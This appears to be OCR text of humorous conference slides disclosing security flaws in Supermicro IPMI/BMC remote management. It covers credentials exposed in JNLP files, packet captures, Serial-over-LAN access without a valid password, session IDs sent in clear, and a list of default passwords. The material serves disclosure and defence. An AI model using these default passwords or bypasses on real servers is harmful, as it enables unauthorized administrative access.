    <j2se version="1.6.0+" initial-heap-size="32M" max-heap-size="32M"/>
    <jar href="SOL.jar" download="eager" main="true" version="0.5.3"/>
    <property name="jnlp.packEnabled" value="true"/>
    <property name="jnlp.versionEnabled" value="true"/>
  </resources>

  <application-desc main-class="S_O_L">
    <argument>x.x.x.x</argument>
    <argument>623</argument>
    <argument>steve_admin_username</argument>
    <argument>steves_cleartext_password</argument>
  </application-desc>
</jnlp>
```

The truth about JNLP

Uh-oh


- JNLP files stay on your system after use
- JNLP files sometimes contain stupid things
  - Like usernames, passwords, IPs etc.



SOL - Serial port Over Lan

Does that sound internet friendly to you?


```
IPMI v1.5 Session Wrapper, session ID 0x0
   Authentication Type: NONE (0x00)
   Session Sequence Number: 0x00000000
   Session ID: 0x00000000
   Message Length: 9
Intelligent Platform Management Interface
   [Response in: 14757]
▷ Header: Get Channel Authentication Capabilities (Request) from 0x81 to 0x20
▽ Data
   ▷ Version compatibility: IPMI v2.0+ extended data, Channel: Current channel (0x0e)
   ▽ Requested privilege level: Administrator
        .... 0100 = Requested privilege level: Administrator (0x04)
   Data checksum: 0xb5 (correct)
```



SOL - Serial port Over Lan

Does that sound internet friendly to you?


```
▷ Header: Get Channel Authentication Capabilities (Response) from 0x20 to 0x
▽ Data
  ▽ Channel: Channel #1 (0x01)
      .... 0001 = Channel: Channel #1 (0x01)
  ▽ Version compatibility: IPMI v2.0+ extended data, Straight password/key:
      1... .... = Version compatibility: IPMI v2.0+ extended data (1)
      ..0. .... = OEM Proprietary authentication: Not supported
      ...1 .... = Straight password/key: Supported
      .... .1.. = MD5: Supported
      .... ..1. = MD2: Supported
      .... ...0 = No auth: Not supported
  ▽ Non-null usernames enabled, Null usernames enabled
      ..0. .... = KG: Set to default (0)
      ...0 .... = Per-message Authentication disabled: False
      .... 0... = User-level Authentication disabled: False
      .... .1.. = Non-null usernames enabled: True
      .... ..1. = Null usernames enabled: True
      .... ...0 = Anonymous login enabled: False
  ▽ Supported connections: IPMI v2.0, IPMI v1.5
      .... ..1. = IPMI v2.0: True
      .... ...1 = IPMI v1.5: True
    OEM ID: 21317
    OEM Auxiliary data: 0x00
  Data checksum: 0x70 (correct)
```



SOL - Serial port Over Lan

Does that sound internet friendly to you?

```
Remote Management Control Protocol, Class: IPMI
IPMI v2.0+ Session Wrapper, session ID 0xa0a2a3a4
   Authentication Type: RMCP+ (0x06)
▽ Payload type: SOL (serial over LAN) (0x01), not encrypted,
     0... .... = Encryption: Payload is unencrypted
     .0.. .... = Authenticated: Payload is unauthenticated
     ..00 0001 = Payload Type: SOL (serial over LAN) (0x01)
   Session ID: 0xa0a2a3a4
   Session Sequence Number: 0x00000011
   Message Length: 4
Data (4 bytes)
   Data: 000e0100
   [Length: 4]
```



SOL - Serial port Over Lan

Bug #5: Unauthenticated Serial Access

- Username sent in JNLP
  - Username sent in RMCP+ authentication packets
- Password sent in JNLP
  - Password not used!
    - (see Bug #4)
- Can we access SOL with incorrect passwords?
  - Yes! Drink!

Lets Play A Game!*

*May contain nuts

- Round 2: Virtual Desktop

Virtual remote desktop

Bug #6: Session ID leaks in clear

- Generate jnlp

```
GET /cgi/url_redirect.cgi?url_name=sess_zwhgobqdvtypuqsk&url_type=jwsk HTTP/1.1
```

- Similar to before, important changes:


```
<application-desc main-class="tw.com.aten.ikvm.KVMMain">
  <argument>[redacted]</argument>
  <argument>orasfguzyuqzjevh</argument>
  <argument>orasfguzyuqzjevh</argument>
    <argument>null</argument>
  <argument>5900</argument>
  <argument>623</argument>
  <argument>2</argument>
  <argument>0</argument>
</application-desc>
```

- 1st arg: IP
- 2nd arg: WWW interface SID!
- Can be sent in clear, drink!

Virtual remote desktop

Bug #7 Unencrypted protocol use

- iKVM java viewer
  - UNKNOWN publisher
- Uses modified VNC protocol
  - Claims Tight authentication (Type 16)
  - Client sends SID in clear
  - Server responds with username and SID
- KVM interface
  - We use it to enter crypto boot passwords, do you?




Lets Play A Game!*


Are we having fun yet?

- Round 3: The Web Interface

The Web Interface

Bug #8: Shitty Crypto Flaws





HTTP/S is hard

Bug #9: What shitty crypto?

SUPERMICRO

Please Login

Username


Password

login

Anonymous User

Yup, take a sip

- Default passwords (varies by board/fw)
  - admin
  - pass
  - PASS
  - Anonymous
  - anonymous
- Public info:
  - http://www.webhostingtalk.com/showthread.php?t=992082
  - http://seclists.org/fulldisclosure/2011/Oct/530




Authentication?


Yeah, just about


```
POST /cgi/login.cgi HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 18
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: https://
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML,
like Gecko) Chrome/26.0.1410.65 Safari/537.31
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: https://
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: langSetFlag=0; language=English; mainpage=configuration; subpage=config_usr

name=&pwd=
```

Remember this?

Well, kinda







